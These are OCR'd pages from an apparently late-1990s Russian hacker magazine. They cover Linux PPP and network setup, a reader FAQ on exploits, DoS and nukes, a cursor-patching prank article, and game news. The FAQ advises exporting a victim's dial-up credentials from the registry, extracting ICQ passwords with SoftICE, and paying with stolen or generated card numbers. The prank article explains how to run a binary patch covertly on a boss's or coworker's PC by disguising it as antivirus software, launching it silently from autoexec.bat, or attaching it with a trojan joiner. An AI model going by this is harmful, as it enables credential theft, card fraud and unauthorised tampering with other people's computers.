Для некоторых программ требуется специальная инсталляция, обычно описанная в файлах **README** ли **INSTALL**

❻
Следует создать папку
mkdir windows.
И замаунтить ее
mount/dev/hdal windows

раздел → папка, где он будет



Настройка ppp соединения

Ну а теперь осталось войти в Интернет, где ты сможешь почувствовать и оценить все возможности Юникс. Настроить и установить ppp-соединение можно несколькими способами. Если у тебя **slackware linux**, то набери в консоли

pppsetup

и после того как ты ответишь на все вопросы, которые у тебя запросит система, твое **ppp**-соединение будет настроено. Теперь набери

ppp-go

и ты в Интернете. Для того чтобы выйти, набери

ppp-off.

В **RedHat Linux** по умолчанию стоит **linuxconf**, а **pppsetup**-а нет, поэтому набираешь

Linuxconf,

настраиваешь там ppp соединение, присваивая ему название, по умолчанию **ppp0**, **ppp1** и т.д., сохраняешь и выходишь из конфигурации. Для запуска набираешь

ifup ppp0

Для завершения сеанса **ppp**

ifdown ppp0

Но не во всех дистрибутивах есть **linuxconf** и **pppsetup**, поэтому нужно уметь запускать **ppp**-соединение вручную или достать где-нибудь **linuxconf**. Он есть, например, на **www.linuxberg.com** — это тот же tucows, но только программы все под линукс.

Итак, первое что нужно сделать, это подредактировать пару файлов:

/etc/hosts

В нем прописываешь **IP** и имя своего компа, можно оставить и так ❾

Второй файл:

/etc/resolv.conf

В нем прописываешь настройки удаленного компьютера, например:

domain dialup.ptt.ru
nameserver 195.34.0.1
nameserver 195.34.0.1
search ptt.ru

Теперь перезагружаешь комп и запускаешь **pppd** из консоли (это одна строка) ❿.

Только не забудь внести свои изменения :) ⓫.

Настройка локалки

А если у тебя сеть и на компе сетевая карта, то ее можно настроить таким образом.

Запусти конфигурацию ядра:

make xconfig,make menuconfig
или **make config**

Там, в разделе **Network Device Support**, поставь поддержку своей сетевой карты, затем перекомпилируй ядро как обычно:

make dep
make clean
make zlilo,bzImage,bzlilo
make -r /lib/modules/x-x-xx
make modules
make modules_install
make install

Далее в **/etc/rc.d/rc.modules** найди место, где идет список сетевых карт, находишь свою карту или совместимую, убирай «**#**» напротив нее, сохраняй и выходи.

Далее иди в файл **/etc/rc.d/rc.inet1**. Он выглядит примерно так ⓬.

Убираешь «**#**» и пишешь свой **IP** адрес, маску сети, шлюз. Сохраняешь, выходишь, перезагружаешь машину, и вот все работает :).

Счастливого тебе Интернета :).

UNIX-FAQ

1. Я ничего не поняла насчет шелла. Вернее поняла, что типа это Юниксовая оболочка... Интересно, как через нее можно работать? А как работать на шелле провайдера?

mal: Если ты используешь операционку **Windows9x**, то для работы с юниксшеллом запусти '**telnet** [адрес машины]', далее тебя попросят ввести логин и пароль; набрав верный логин и pass, ты сможешь вводить юникс-команды уже непосредственно на удаленной машине.

*2. Вот то, что в рамочках на разноцветном фоне (**X** #8, рубрика Юниксоид), это вводить надо или как? И если да, то где? В шелле? А где именно? А как? Тут прямо голову целый год ломать можно...*

mal: Если идет речь о **remote**-удаленных атаках, то вводить нужно или со своего Юникса или из шелла удаленного компа (не атакуемого). А если же о локальных атаках, то нужно все делать из шелла компа, который ломаешь. Там, в принципе, все описано. Читай повнимательней :).

3. Что такое эксплоит, где его взять и для чего он нужен?

mal: Эксплоиты — это программы, чаще всего написанные на СИ и запускаемые из-под Юникса. Нужны они для разных целей, но самые распространенные — это локальные и remote, с помощью которых можно получить или повысить доступ к системе. **ftp.technotronic.com**.

4. DoS атаки. Это что, нюки, которые запускаются из доса ?

mal: **DoS atack — Denial Of Service atack**. Чаще всего это программы переполнения буфера на удаленной системе, результатом которых является зависание определенных процессов или всей системы, **kernel panic** и т.д.

5.Как, собственно, анализировать систему на предмет установления типа ОС? Что вводить?

mal: Определение типа ОС — функция многих специальных программ, одной из которых является nmap. Также определить тип ОС можно на странице **www.netcraft.com**.

X


❾
```
127.0.0.1 localhost localhost.localdomain
```

❿
```
pppd connect 'chat -v «» ATDP 3133733 CONNECT «» ogin: login word: passwd' /dev/cua1 57600 noipdefault debug crtscts modem defaultroute
```

⓫
```
3133733 — телефон
login — твой логин
passwd — пароль
/dev/cua1 — порт модема (/dev/cua0 — com1, /dev/cua1 — com2)
```

⓬
```
—————— /etc/rc.d/rc.inet1 ———————
#! /bin/sh
# da haqx0r config =))
HOSTNAME=`cat /etc/HOSTNAME`
/sbin/ifconfig lo 127.0.0.1
/sbin/route add -net 127.0.0.0 netmask 255.0.0.0 lo

IPADDR=»192.168.0.1»<—— Твой IP адрес в сети
NETMASK=»255.255.255.0» <—— Маска подсети
NETWORK=»192.168.0.0»  <—— Твоя сеть
BROADCAST=»192.168.0.0»<—— BROADCAST адрес
GATEWAY=»192.168.0.254»<—— Gateway (Шлюз)
/sbin/ifconfig eth0 ${IPADDR} broadcast ${BROADCAST} netmask ${NETMASK}
# Uncomment these to set up your IP routing table.
#/sbin/route add -net ${NETWORK} netmask ${NETMASK} eth0
#/sbin/route add default gw ${GATEWAY} netmask 0.0.0.0 metric 1
# End of rc.inet1
—————— /etc/rc.d/rc.inet1 ———————
```

Мне пришло огромное количество писем. Я попробовал ответить на большинство из них. И все же тому, кому я еще не ответил, я отвечу позже. Все письма находятся у меня в архиве.




Что такое IP-адрес?

Каждый компьютер, подключенный к сети Internet, должен иметь свой уникальный «идентификационный номер». Таким «идентификационным номером» и выступает IP-адрес. Он записывается четырьмя числами (байтами), пример IP-адреса: 195.190.96.210. IP-адрес состоит из двух частей — сетевой и машинной.
Каждый IP-адрес принадлежит сети определенного класса. Класс сети определяется значением байта адреса. Более подробно об этом можно прочитать, например, в книге «Атака через Internet» (http://www.hackzone.ru).



Что такое DoS-атаки?

DoS расшифровывается как «Denial Of Service». Это атаки, приводящие к неправильной работе программного обеспечения, установленного на компьютер. В основном это непрофессиональные атаки, единственной целью которых является «отомстить» или навредить ближнему. :) Разговор, конечно, идет о всяких там nuker'ах, flooder'ах и т.п.



Как узнать компилятор (или криптор), которыми скомпилирована (закриптована) программа?

Это можно сделать разными способами и зависит от твоего опыта. Но судя по тому, что тебя это интересует — тебе нужен простой способ. :) Так вот, наиболее простым способом является использование чужих программ, таких как FileAnalyser, Compiler/Packer-ID Searcher и т.п. Таких программ на самом деле существует очень много, и каждая из них обладает определенными свойствами. Мне больше всего нравиться FileAnalyser :) (вторая написана мною, поэтому не мне ее оценивать). Для запуска используется простой способ <имя программы> <имя программы, у который надо определить компилятор, криптор>. На выходе получишь интересующую тебя информацию.
Второй способ (чуть сложнее :-). Грузим Interactive Disassembler Pro (IDA), ну, например, версию 3.84. Выбираем вашу программу (.EXE, .DLL) и смотрим то, из каких библиотек IDA берет экспорты имен :). Так узнаем компилятор.
Третий способ, более сложный (для тебя :). Берем в руки HiEW. Переключаемся в (Decode режим) [F4, Decode]. Нажимаем F8, потом F5. Попадаем на Entry Point. И смотрим код. Зная особенности некоторых компиляторов, легко определить, что за компилятор здесь был использован.
Так же можно пробовать искать строки '(c)'. По ним легко найти название компилятора (не стоит забывать и про сообщения об ошибках).



Как ломать программы, написанные на Visual Basic'е?

Visual Basic компилирует программы с интерпритатором, поэтому для того чтобы представить их в нормальном, то есть легко понятным кракеру виде :), необходимо воспользоваться декомпиляторами. Например, для Visual Basic 1-4 существуют декомпиляторы, которые легко найти в Internet по запросу «+Visual +Basic +Decompiler», для Visual Basic 5-6 есть online декомпилер, но, скорей всего, им тебе воспользоваться не удастся, поэтому не привожу адрес! :) Зато можно воспользоваться продуктом Numega Inc. (та компания, что делала дебагер SoftICE), их продукт называется Numega SmartCheck. Пользоваться очень легко. :)



Как расшифровывается TCP, IP, SMTP, UDP, DNS, ARP, ICMP?

TCP — Tansport Control Protocol
IP — Internet Protocol
SMTP — Simple Mail Transfer Protocol
UDP — User Datagram Protocol
DNS — Domain Name System
ARP — Address Resolution Protocol
ICMP — Internet Control Messager Protocol



А какой механизм работы NUKE'ов?

Принцип действия Nuke'ов основывается на посылке кривых пакетов Win9x/NT по TCP/IP. Win9x изначально не была сетевой операционной системой, и поэтому поддержка TCP/IP была очень плохо продумана и при нестандартных командах, посылающихся в пакетах, или переполнении некоторых буферов она просто падает, тормозит и т.п. В основном же все Nuke'и работают на последовательности пакетов, которые вешают машину. Либо их просто много (тогда бомбятся все порты, на которых не установлены размеры буфера) [получается нечто вроде flood]. Либо, как doink, вешают определенными пакетами по определенным портам.
Больше информации можно найти вот здесь: http://qwerty.nanko.ru/nuke/



Где в реестре Win9x хранится информация о провайдере (телефон)?

Все эти данные находятся в реестре по следующему пути: HKEY_CURRENT_USER\RemoteAccess\Addresses\... Вот как примерно это выглядит
[HKEY_CURRENT_USER\RemoteAccess\Addresses]
«ISP»=hex: [пропущен hex-код]
«MMT»=hex: [пропущен hex-код]
«ISP2»=hex: [пропущен hex-код]
В данном случае ISP, MMT, ISP2 — это названия соединений. Существуют программы расшифровки этих данных. Но самым простым способом изъятия этих данных является экспортирование реестра 'HKEY_CURRENT_USER\RemoteAccess'. И потом импортировать его себе или разбираться с ним уже дома. :)



Где можно взять архив по дырам в Windows NT?

Ба! Да ты решил Windows NT сломать? :) Ну, тогда тебе прямая дорога на http://fly.to/nt-hackers. Здесь содержится все, что тебе надо. Абсолютно все по взлому Windows NT.

Как работает система оплаты с помощью кредитных карточек, платный вход на частные сервера? Где можно об этом прочитать подробнее?


В принципе схема довольно сложная, разная и зависит от самого банка.
1. Происходит авторизация кредитной карточки по нескольким параметрам.
2. Банк «замораживает» деньги владельца кредитной карточки.
3. Деньги зачисляются на счет магазина.
4. Владелец кредитной карточки подписывает чек. Подпись может быть не только письменная, но и электронная, при этом сам покупатель подписывает соответствующий договор с банком.
5. Деньги снимаются с кредитной карточки.
6. Если владелец чек не подписал, то деньги «размораживаются» на его счете, и банк изымает деньги со счета магазина.

Прочитать об этом подробнее можно по следующим адресам:
http://www.cyberplat.ru
http://www.visa.com
http://www.cybercash.com



Посоветуй сайты с информацией по взломам в Internet.

Таких сайтов много. Самые популярные (знаменитые) из них:
http://www.cert.org — Computer Emergency Response Team (CERT)
http://www.dtic.dla.mil/iac — DoD Information Analysys Center (IAC)
http://www.spymarket.com — Spy Market Pro
http://www.cs.purdue.edu/coast — Computer Operations, Audit and Security Technology (COAST)
http://www.fssr.ru — Институт криптографии, связи и информатики (ИКСИ)
http://www.first.org — Forum of Incident Response and Security Teams (FIRST)



Какие официальные средства :) можно было бы превратить в орудие? :-) Это я о «средствах автоматизированного контроля безопасности».

А их не так уж и много. Во всяком случае широко известных во всем мире. Самая распространенная программа подобного типа (про нее, наверно, слышали все) — Security Administrator Tool for Analizing Networks (SATAN). Далее «новая» система — Internet Security Scaner (ISS), а также Computer Oracle and Password System (COPS). Вот их и используй... на здоровье :).



А какую музыку предпочитают хакеры?

Хакеры — это люди, а не животные, вообще-то... и ничем от тебя (как человек) он не отличается :). (Но про музыку мы еще напишем и, возможно, введем рубрику — прим. ред.)



Где можно достать и какой на ваш взгляд лучший FireWall?

Ну, для Windows самый простой в использовании будет Conseal PC Firewall, ищи на крак сайтах :). Потому что с официального сайта, кроме демо-версии, скачать ты ничего не сможешь.



Есть ли патчи для закрытия дырок в виндах?

Жди Service Pack'ов от Microsoft :). Иногда появляются фиксы производства пользователей, но это очень редкое явление... и, что самое главное... ОПАСНОЕ :-).



А не заделать ли вам постоянную рубрику для самых начинающих? Ведь многие не имеют понятия, что такое «сайт», не говоря уже о «крэках» и т.п. Обозвать ее (рубрику то есть) «Что такое...? А как это делается?» или в этом роде и гнать туда практические рекомендации по «безопасному ХАКу для начинающих, чтоб не залетали. Подумайте!!!

Да без проблем :). Такие вопросы можно тоже мне скидывать на e-mail. Также советую подписаться на news group'у fido7.ru.hacker, fido7.ru.hacker.dummy. Эти эхоконференции существуют как раз для таких пользователей! :)



Как узнать IP человека, находясь с ним в чате? У меня есть куча IP сканеров, но я не умею ими пользоваться!

Если это IRC-чат, то воспользуйся командой '/DNS <NICKNAME>', например, '/DNS VasPupkin'. Если нет, то нужно знать подробнее. :-) Больше данных.



Многоуважаемые ХАЦКЕРА, дайте, пожалуйста, ответ на мой вопрос. Какой порт открывает программа ICQ при выходе в он-лайн, если открываются всегда разные порты, подскажите, как узнать сразу, какой порт открыт на моем компьютере, не листая все 65536?

Дефолтовый порт, открываемый ICQ — это 4000.



Какие сервера можно хакать безопасно?

СВОИ :-). Все другие уже опасно. Я серьезно.



Где можно найти программы, сканирующие заданные IP на наличие троянов. Таких как BackOrifice, NetBus.

Таких программ большое количество. К примеру, на BackOrifice можно сканировать с помощью самого простого Port Scaner'а, его дефолтовый порт (значение порта по умолчанию) 31337 (eleet ;-) типа элита). А так поищи на слова «+<имя сервиса> +Logger».



Если я получил номер_аси.dat и номер_аси.tmp, что делать дальше?

Далее их можно подключить к своей ICQ и с помощью SoftICE'а во время проверки ввода пароля «вытащить» реальный пароль.



Есть ли прога, которая без проблем может взломать BBS?

Ага! А еще есть Интернет кракер. В принципе есть :-). И МНОГО. Но, как всегда, в большинстве случаев это простые трояны. Хотя в таких BBS, как Maximus меньше 3.01 и Tornado (в каждой версии свое) есть дыры, которыми может воспользоваться хакер. К примеру, трояны-вирусы-хаки к RemoteAccess выпускала группа THC (которая также делала генераторы номеров кредитных карт :).



В какой форме задается Expiration Date кредитной карточки?

Expiration Date имеет следующий вид: ДД/ГГ. Например: 06/99 (Июнь 1999), 01/00 (Январь 2000).



Можно ли попасться, используя чужой Интернет?

Да, можно. Причем без проблем (не для тебя) :). Как говорится, «вы используете на свой страх и риск» :).

Есть ли способ получить доступ к информации в документах Microsoft Office 97, защищенных паролем?

Да, конечно. Существуют переборщики паролей для любых Mircosoft документов. Ключевые слова для поиска: «+MS +Office +Document +Password +Cracker».



Как на халяву можно купить вещь?

На халяву «купить»? На халяву можно «украсть» :-). Большая разница. К примеру, с помощью сгенерированного или украденного номера кредитной карточки.


Ты мало знаешь? Ты хочешь больше знать и стать хакером? Ты не можешь этого сделать сам? Пиши мне, и может быть, я тебе чем-нибудь помогу! :) Мне можно задать вопросы по следующим адресам:
sp0raw@mail.ru [sp0raw пишется через ноль!] или 2:5033/2701@FidoNet. Только очень прошу, сделайте в поле SUBJ письма пометку: '[вопрос по FAQ]'.

Butthead Style -

KibiZoid (http://attend.to/kibi; kibizoid@xakep.ru)

«Квадратный и тяжелый средний палец (палец Сатурна) характеризует глубоко задумчивую, почти меланхоличную личность...»
Cheiro's Language of the hand

Когда деревья были большими...



Когда ты в первый раз установил свой первый Виндоуз, он был чист, гол и похож на стену больничного туалета. Только баги тихонько шуршали за открытыми окнами и изредка гадили. По широко известному закону природы о том, что свято место пусто не бывает, такая чистота не могла оставаться на экране насовсем. Хочется ведь сделать из дерьма конфетку, а из Виндоуза что-то свое, особенное, родное. И тогда ты узнал о «темах для рабочего стола» — шкурах для Виндоузов. Но тебе со всех сторон говорили, что наши обои самые обоистые в мире, курсоры самые курсористые, а иконки подойдут на все случаи жизни. Однако никто из производителей пресловутых «мастдайных тем» не догадался сделать одного — заменить все курсоры с указательным пальцем на курсоры со средним, на факи то есть. А какая же без фака жизнь? Меня эта ситуация вконец прибила, и, провозившись пять минут, я сваял курсорчик с факом (№5). Еще пять минут заняло написание программы-инсталлятора этого фака в систему:

```
{Listing 1 — fuck_it.inf}
[Version]
Signature = «$CHICAGO$»
LayoutFile = Layout.inf
[DestinationDirs]
DefaultDestDir = 11
[DefaultInstall]
AddReg = Add.Reg
CopyFiles = Copy.File
[Add.Reg]
HKCU,»Control Panel\Cursors»,»Hand»,0,
»%11%\fuck.ico»
[Copy.File]
fuck.ico
```

Но, как оказалось, в Нетскейпе, Опере и еще во многих программах от этого действия ничего не изменилось. То есть эти программы используют собственные курсоры. Однако потратил еще час с небольшим, и Нетскейп, и Опера, и даже MSWord тоже стали в стиле B&B (Бивиса и Батхеда). Кстати, переделать указательные курсоры на факи на компе твоего начальника — лучший способ надолго вывести босса из душевного равновесия. Представь: приходит к нему делегация из дружественной страны, запускает он презентацию, а там — факи, факи, факи, и сам он управляет факом. Неудобно же, Вовочка!

SOFT

Пластическая операция на пальцах состоит из следующих стадий:

- Поиск файла, в котором хранится изображение указующего курсора.
- Вытаскивание курсора из найденного файла.
- Перерисовывание этого курсора в фак.
- Вставка измененного курсора назад в файл.
- Создание патча — программы, автоматически проделывающей все вышеперечисленные действия.

Соответственно, тебе будет нужно найти следующие программы:

ICONGRABBER — программульку для поиска и выдирания иконок. Дело в том, что курсор — это тоже иконка, но с чуток другим заголовком. Программа MICROANGELO 98 здесь не поможет — она в состоянии выдирать только настоящие, полноценные иконки. Достать одну из таких прог ты можешь по адресу http://www.xakep.ru/9/soft/icongrab.rar (23820 byte).

MICROANGELO 98 — пакет программ для редактирования ICO-ресурсов. Хотя ты можешь просто переименовать иконку в BMP-файл и отредактировать его в PaintBrush'е. Но это способ для истинных поклонников Мастдаев 95/98. Прога MICROANGELO 98 тебе пригодится еще не раз — все-таки пакет профессиональный, даже свой файловый менеджер имеет. Достать ее ты можешь по адресу http://www.impactsoft.com.

HIEW 6.1 — прога для редактирования бинарных файлов. В шестой версии сделана очень удобная работа с блоками, а значит, тебе не придется набивать новое содержание файла вручную. Можно просто вставить измененную иконку в нужное место нажатием двух клавиш SHIFT+F2. Последнюю версию HIEW ты можешь скачать по адресу ftp://ftp.kemsc.ru/pub/sen. Или можешь попробовать найти другой, более удобный HEX-редактор.

CRACKMAKER v1.0 — в нашем случае лишние заморочки с языками программирования особо нас интересовать не будут. Следовательно, нужно использовать конструктор патчей. На входе этой милой программе ты даешь два файла — исходный и вскрытый, а на выходе получаешь готовый патч. Причем патч недурной и с возможностью возврата изменений — **reverse patch**. Эту прогу ты можешь скачать тут http://here.is/tonnie.

	Обычный курсор	Фак	"Новый русский"
Netscape Opera и т.п.	1	2	3
IExplorer Word Excel и т.п.	4	5	6

ВЗЛОМ

Теперь, когда ты вооружен до зубов, можно приступить к самому интересному — собственно загибанию/разгибанию пальцев. Давай сперва вскроем Нетскейп, как наиболее простой образчик — все курсорчики у него хранятся в его собственных файлах в директории C:\Program Files\Netscape\. Натрави на эту директорию программу ICONGRAB.EXE:

```
ICONGRAB.EXE
C:\PROGRA~1\NETSCAPE\*.* C:\TEMP\
```

После непродолжительного (или наоборот — затяжного) копания программы по твоему винту у тебя образуется с десяток ICO-файлов в директории C:\TEMP. Иди в Windows и ищи там иконку с указательным пальцем. Нашел? Если нет, то на этот случай я тебе оставил в Интернете маленькую подборку указывающих курсоров по адресу http://www.xakep.ru/9/soft/icons.zip (1189 byte). Теперь найденный курсор (№1) нужно открыть программой Studio из набора Microangelo 98 и перерисовать пальцы на правильный вариант (№2). Тут можно подключить фантазию и сделать не только факи, но и другие курсорчики, например, «New Russian» (№3) или «Free Love».

Сохрани получившийся курсор в новом файле и положи его вместе с исходным курсором в отдельную директорию. Туда же скопни файл, который надо патчить в двух вариантах — исходном и с расширением .new. Все последующие исправления будут производиться над файлом .new. Теперь запусти в этой директории прогу fc.exe — сравнение файлов:

```
FC.EXE NORMAL.ICO FUCK.ICO
/B > DIFF.CMP
```

У тебя появится файл diff.cmp с отчетом о различиях в иконках. Тебе нужна только первая цифра из этого файла, что-то типа 00000AE — адрес, с которого начинаются различия. Переведи эту цифру в десятичный формат (в уме или с помощью мастдайного калькулятора в продвинутом режиме) и удали первые 00000AE-1 байт из каждой иконки. Удалять байты можно простейшим текстовым редактором, например, встроенным в Norton Commander или Dos Navigator. После удаления заголовков у тебя должно получиться два дамп файла, желательно одинаковой длины :). Запиши на листочке длину первого дамп файла и открой его программой Hiew.exe. На той же бумажке запиши первые 16 HEX кодов и открой файл netscape.new или resdll.new — в общем, копию того файла, откуда ты вытащил ис-

С факом по жизни

ходный курсор. Открыл? Осталось только найти место, куда вставлять новый дамп, а потому жми F7 и вводи те 16 чисел, которые только что записал.
Если все было сделано правильно, Hiew найдет ровно одно место, где начинается твой курсор. Тут тебе надо отметить блок, по длине совпадающий с твоими дамп файлами. Отметил? Рулез! На всякий случай — ALT+H = Help. Осталось только вставить в этот блок дамп измененного курсора. Телемаркет!
Заменяй исходный файл пропатченным и запускай программу. Вот оно, вот оно... По идее, твой курсор должен стать маленьким и аккуратным факом. Последним шагом в этой героической эпопее будет создание патча. Запусти CRACKMAKER, заполни три строки — имя исходного файла, имя измененного (того самого с расширением .new), имя патча и впиши свои комментарии. После нажатия кнопки «OK» у тебя сгенерируется прога длиной 11296 байт, которая и будет тем самым патчем. Патчик этот нужно сразу отослать всем своим знакомым, а также выложить на страницу в Интернете и зарегистрировать ее в Асталависте. Пускай все видят, какой ты крутой крекер!

UNIVERSAL PATCH

Но почему на твою страницу не ломятся толпой за этим патчем, спросишь ты меня? А все потому, что патчик этот вскрывает только ту версию программы, для которой он был создан. А одних только Нетскейпов вышло версий 50, не меньше. Вот и получай задание — пятьдесят раз повтори описанные выше операции... Конечно, перерисовывать курсор можно только один раз, но где же ты достанешь все версии Нетскейпа, включая локализованные (французские, немецкие, японские и китайские)?
Хочется же иметь такой патчик, который бы сам курсоры искал, да автоматически заменял их на необходимые, да еще и быстро, и незаметно, и правильно. То есть чтобы после его работы хоть что-то работало. Чья-то древняя мудрость говорит, что в правильно заданном вопросе содержится большая часть ответа, и я засел за компьютер с гнусными намерениями написать универсальный патч. Тут необходимо заметить одну тонкость. Так как задачей универсального крекера является поиск чего-либо в большом файле, то узким местом программы будет работа с файлами. Для того чтобы программа работала не как черепаха, нужно сделать буферизацию чтения/записи. Самый простой алгоритм не есть самый быстрый. Известно, что быстрее всего читать информацию блоками с размером, кратным длине сектора, то есть по 512 или 256 байт. Кстати, эта же задача (оптимизации поиска) стоит перед писателями антивирусов. Конечно, писать быструю программу — достаточно большой геморрой. Не зря же вирусописателей тысячи, а Лозинского и Касперского по одной штуке. Проведя две ночи в Нирване за непонятным для народа делом — программированием на Трубо Паскале, я получил-таки достаточно универсальный факозаменитель. Достаточно это потому, что прога умеет находить только три вида указующих курсоров. То есть на моем компе в результате команды:
UFF.EXE fuck_it_all C:/ вскрылось 80% программ с «пальцами». Врагу не сдались только The Bat и Get Smart. Эту программку с исходниками ты можешь скачать по адресу http://www.xakep.ru/9/soft/uff.rar (14141 byte). Кроме замены указательного пальца на средний, эта прога умеет делать курсоры а-ля «новый русский».

ВПАРИВАНИЕ

Итак, у тебя есть все, чтобы улучшить себе настроение, подкинув махонькое западло товарищам в соседнем офисе. Но как заменить пресловутые курсоры незаметно и на 100%? У тебя на выбор есть несколько методов:
- Подарить прогу UFF.EXE со словами «Вот вам новый антивирус, запускайте почаще!» А чтобы товарищи не подумали чего плохого в твою сторону, переименуй эту программу во что-то типа AIDSTEST.EXE :).
- Под каким-либо предлогом самому запустить программу на вражеском компьютере. Простейший предлог — та же проверка вирусов. Для более недоверчивых объявляется, что вышел новый патч от компании Мелкософт, который исправляет баги 95-го офиса в 97-ом.
- Вписать в autoexec.bat запуск патча, не забыв скопировать патч в нужную директорию. Здесь главное — убрать вывод отчета на экран. Соответственно, придется тебе подправить немного исходник программы, убрав оттуда весь вывод на экран, и скомпильнуть stealth версию.
- Запустить прогу по сети на подключенном диске. Чтобы все прошло на ура, надобно запускать пропатчивание в то время, когда программы на винте жертвы не запущены.
- С помощью специального joiner'а прицепить патч к другой программе и впарить ничего не подозревающему юзеру. То есть использовать методы распространения троянских коней.

А что теперь?

Теперь? Теперь подправь одним из перечисленных способов программы на компе своего шефа, сострой невинные глазки и жди, когда он с ревом вылетит из своего кабинета. В нашем деле главное — это вовремя зашифроваться! Так что удачи тебе в нелегком деле факостроения, дружище!



Третье пришествие Орков


Ну наконец! Заждались уже. Все маломальски известные хиты, и даже неизвестные хиты, и даже неизвестные нехиты уже неоднократно снизошли до нас многочисленными сиквелами, приквелами и прочими адд-онами, и только он, непревзойденный Warcraft, оставался нетронутым со времен, когда мы заглянули за Темный Портал. И вот заветный день настал. Заблистали шлемы, загремели латы... Короче говоря, Blizzard взяла и анонсировала **Warcraft III**. Не больше не меньше. Первое отличие от седых предков — полнейшее 3D. На скринах выглядит пока так себе, но люди, видевшие рабочую демку, писают кипятком. Жанр грядущей игры (не падай!) — RPS или, еще похлеще, RTRPS. Расшифровывается сие как Role-Playing Strategy, или Real-Time Role-Playing Strategy. Будет все это, как уже было сказано, страшно трехмерным, жутко изометричным и вообще, геймплей станет смесью Warcraft и Diablo. Удивительно, как они без zerg'ов сумели обойтись! Хотя, разработчики пока не назвали все расы, поэтому зарекаться рано... Рас, кстати, ожидается шесть, среди них Люди (подпольная кличка Humans), всеми обожаемые Орки, из новых — Демоны и... дальше чок-чок, зубы на крючок. Тайна. Из области гипотез: очень вероятны Мертвяки (Undead'ы то бишь), поскольку на скринах замечены не совсем живые, но вполне ходячие юниты.

Ролевая часть будет заключаться во взаимодействии с NPC, торговле, исследованиях и мини-квестах. Структурное построение обещает быть не цепочкой миссий, а чем-то опять же из области RPG. Пока ничего не ясно, но это и неудивительно: релиз намечен аж на четвертый квартал 2000 года. У разработчиков впереди — больше года работы, у нас — ровно столько же месяцев слюнопускания.



Разработку игр поставили на конвейер?

Австралийское правительство, похоже, всерьез обеспокоилось тяжелым трудом несчастных игровых разработчиков. Еще бы: игры ваять, это тебе не в Турцию за кожаными куртками мотаться. Пашешь как проклятый три года, вбухиваешь туда все бабушкино наследство в размере трех лимонов зеленого цвета, а получаешь редкостный отстой, который даже австралийский бушмен юзать не станет. Видно, ихняя Дума так по этому поводу распереживалась, что решили они выделить $2.048 мыллиона компании Auran (Dark Reign помнишь? — их работа...) на поправку такой беды. Результатом австралийских стараний по спасению мировой гейм-индустрии от разорения стал супер-пупер движок под замороченным названием **S.A.G.E.** Вообще, sage переводится как мудрец, но в данном случае это аббревиатура, которая читается задом наперед! (теперь понятно, почему австралийским девелоперам понадобилась финансовая поддержка). Расшифровывается она как Extreme Game Authoring System, то есть «Невзгребенная Система по Созданию Игр». Как утверждают авторы, их программулька позволяет многократно сократить затраты денег и времени на разработку любых игр. Движок, разумеется, трехмерный и вроде как одинаково подходит и для стрелялок, и для стратегий, и для квестов, и для всего остального прочего. Одна из центральных фишек: интуитивный интерфейс, который позволяет непрограммерам вытворять с игрой такие вещи, что и Ромеро в страшном сне не снились. Говорят, у них там в Auran какой-то художник (а может, уборщик...) вроде как с утра нажал пару клавиш (или шваброй клавиатуру задел «после вчерашнего»...) и внес в их игру такую фичу, которую любому программисту не меньше трех месяцев рожать пришлось бы... Игра, кстати, называется Bloodline и призвана продемонстрировать миру всю крутость системы S.A.G.E. И то и другое должно появиться где-то в 2000 году. Вместе с коммунизмом и отдельной квартирой каждой семье.



Sage — Нет, они не китайцы и даже не арабы. Это они так прозрачно намекают, что возможности ихнего чудо-движка есть суперная тайна.

Microsoft хочет всех...

По Всемирной Паутине недавно поползли слухи, что некая компания, чей владелец сколотил себе капитал на продаже окон, задумывает протянуть лапу на рынок игровых приставок. Причем не только протянуть, но и так треснуть этой лапой нынешних лидеров — Sony, SEGA и Nintendo, — что последние если чего в ответ и протянут, так исключительно ноги. Оконная компания, конечно, все отрицает, но слухи уже донесли даже название предполагаемой приставки: «**X-Box**» (почему не «Microsoft X-Box»?) Пока про приставку не известно больше ничего. Только «Ящик Хэ», и усе. Зато известно (опять же из «наиболее достоверных» источников), что к разработке привлечены компании Dell и Gateway. Возможно, они будут производить и продавать X.Коробку от Дяди Билли. Ориентировочная стоимость «Хэ в ящике» — 200 зеленых.

Механик из Флориды vs. Колдунья из другого мира

